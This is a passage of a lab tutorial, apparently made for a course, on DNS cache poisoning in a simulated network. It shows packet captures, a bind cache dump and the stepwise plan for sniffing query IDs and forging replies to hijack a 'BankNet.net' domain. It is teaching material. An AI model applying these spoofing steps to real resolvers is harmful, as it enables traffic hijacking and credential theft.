
Source IP: NetDns

Destination IP: recursive DNS

Query id: this is the value of ID that we have to sniff to generate the fake response


Response from the authoritavie DNS server: this contain the answer that we have to forge in order to steal the successive domain

Last request: from recursive DNS to the authoritative for BankNet domain



```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
IP 192.168.0.3.58579 > 192.168.0.5.53: 41746 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.5.53 > 192.168.0.3.58579: 41746 0/1/2 (84)
IP 192.168.0.3.57182 > 192.168.0.5.53: 5398 [1au] NS? . (28)
IP 192.168.0.5.53 > 192.168.0.3.57182: 5398* 1/0/2 NS ROOT-SERVER. (68)
IP 192.168.0.3.35872 > 192.168.0.2.53: 44030 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.2.53 > 192.168.0.3.35872: 44030 0/1/2 (88)
IP 192.168.0.3.13105 > 192.168.0.22.53: 43037 [1au] A? BankPc.BankNet.net. (47)
```


Last response: the IP address of BankPc



```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 192.168.0.222.34057 > 192.168.0.3.53: 36891+ A? BankPc.BankNet.net. (36)
IP 192.168.0.3.58579 > 192.168.0.5.53: 41746 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.5.53 > 192.168.0.3.58579: 41746 0/1/2 (84)
IP 192.168.0.3.57182 > 192.168.0.5.53: 5398 [1au] NS? . (28)
IP 192.168.0.5.53 > 192.168.0.3.57182: 5398* 1/0/2 NS ROOT-SERVER. (68)
IP 192.168.0.3.35872 > 192.168.0.2.53: 44030 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.2.53 > 192.168.0.3.35872: 44030 0/1/2 (88)
IP 192.168.0.3.13105 > 192.168.0.22.53: 43037 [1au] A? BankPc.BankNet.net. (47)
IP 192.168.0.22.53 > 192.168.0.3.13105: 43037* 1/1/2 A 192.168.0.123 (104)
```

Looking at the cache of the recursive DNS server

- Click on the terminal representing the recursive DNS machine("RecursiveDns")
- Digit the command: ***'rndc dumpdb –cache'***
- Go in the folder bind → ***'cd /var/cache/bind'***
- Open the cache file typing: ***'nano named_dump.db'***




```
RecursiveDns
GNU nano 2.0.7                File: named_dump.db

;
; Start view _default
;
;
; Cache dump of view '_default'
;
$DATE 20160426072344
; authanswer
.                        59989   IN NS   ROOT-SERVER.
; glue
net.                     59989   NS      NetDns.net.
; authauthority
BankNet.net.             59989   NS      BankNetDns.BankNet.net.
; glue
BankNetDns.BankNet.net.  59989   A       192.168.0.22
; authanswer
BankPc.BankNet.net.      59989   A       192.168.0.123
; glue
NetDns.net.              59989   A       192.168.0.2
                              [ Read 44 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Here we can see the RecursiveDns cache, in which we can find two kinds of field: NS (Name Server) and A (Address). The first indicates the name of the contacted server or the one was told to be contacted to reach a destination. Instead the second corresponds to the "glue" record of the dns response, which consists in the IP address of the corresponding name server.

Getting a web page from BankPc (1)


- Click on the terminal of GoodClient
- Digit:
  ‘***wget BankPc.BankNet.net***’,
  that is the command to get files from the internet



```
GoodClient:~# wget BankPc.BankNet.net
--2016-04-27 06:59:49--  http://bankpc.banknet.net/
Resolving bankpc.banknet.net... 192.168.0.123
Connecting to bankpc.banknet.net|192.168.0.123|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 581 [text/html]
Saving to: `index.html.6'

100%[======================================>] 581         --.-K/s   in 0s

2016-04-27 06:59:49 (2.52 MB/s) - `index.html.6' saved [581/581]

GoodClient:~# 
```

Getting a web page from BankPc (2)

- Now copy the downloaded page, in that case is called ‘*index.html*’, in the desktop of Ubuntu machine
- The command is ‘***cp index.html /hosthome/Desktop/***’
- Remove the file index.html on GoodClient machine typing: ‘***rm index.html***’
- then go in the desktop of Ubuntu and open it in the browser (Firefox)
- See what happens



```
GoodClient:~# cp index.html.6 /hosthome/Desktop/
GoodClient:~#
```

Resetting the cache for preparing the attack


- Check that you are in the bind cache folder of the *recursive* DNS machine (otherwise repeat: '***cd /var/cache/bind***' on that terminal)
- On the recursive DNS machine we remove the cache file (you should still be in the cache folder):
  type '***rm named_dump.db***'
- Now type:
  '***/etc/init.d/bind restart***'
  (this command restart the DNS functionality on the machine and clean the cache)

Attack steps

- Let us recall the basic concepts:
  - Our attack will consists in stealing an entire domain (in our example ***BankNet.net***)
  - To achive this task we have to spoof the ***recursive*** DNS server of the victim (***GoodClient***)
- To do this we have to follow these steps:
  1. Ping a host in the ***BankNet.net*** network from the ***BadClient*** that acts as accomplice
  2. From the ***Bad*** DNS server launch a script that is used to sniff the requests from the ***recursive*** to the DNS authoritave for the ***net*** domain
     1. With this script, the ***BadDNS*** reads the fields of interest: the **Query ID** of the request and the S**ource Port** (these are the fields that univocally identify the transaction)
     2. The ***BadDNS*** forges a fake packet with the correct fields (Query ID and Source Port) in order to do the spoof
     3. When the packet is created, it is ready to be sent to the victim. This **MUST** be done before the ***net*** DNS reply (to simulate this we delay the ***net*** DNS functionalities with a special command)
  3. Run another script from the ***BadDns*** in order to deviate all the further traffic
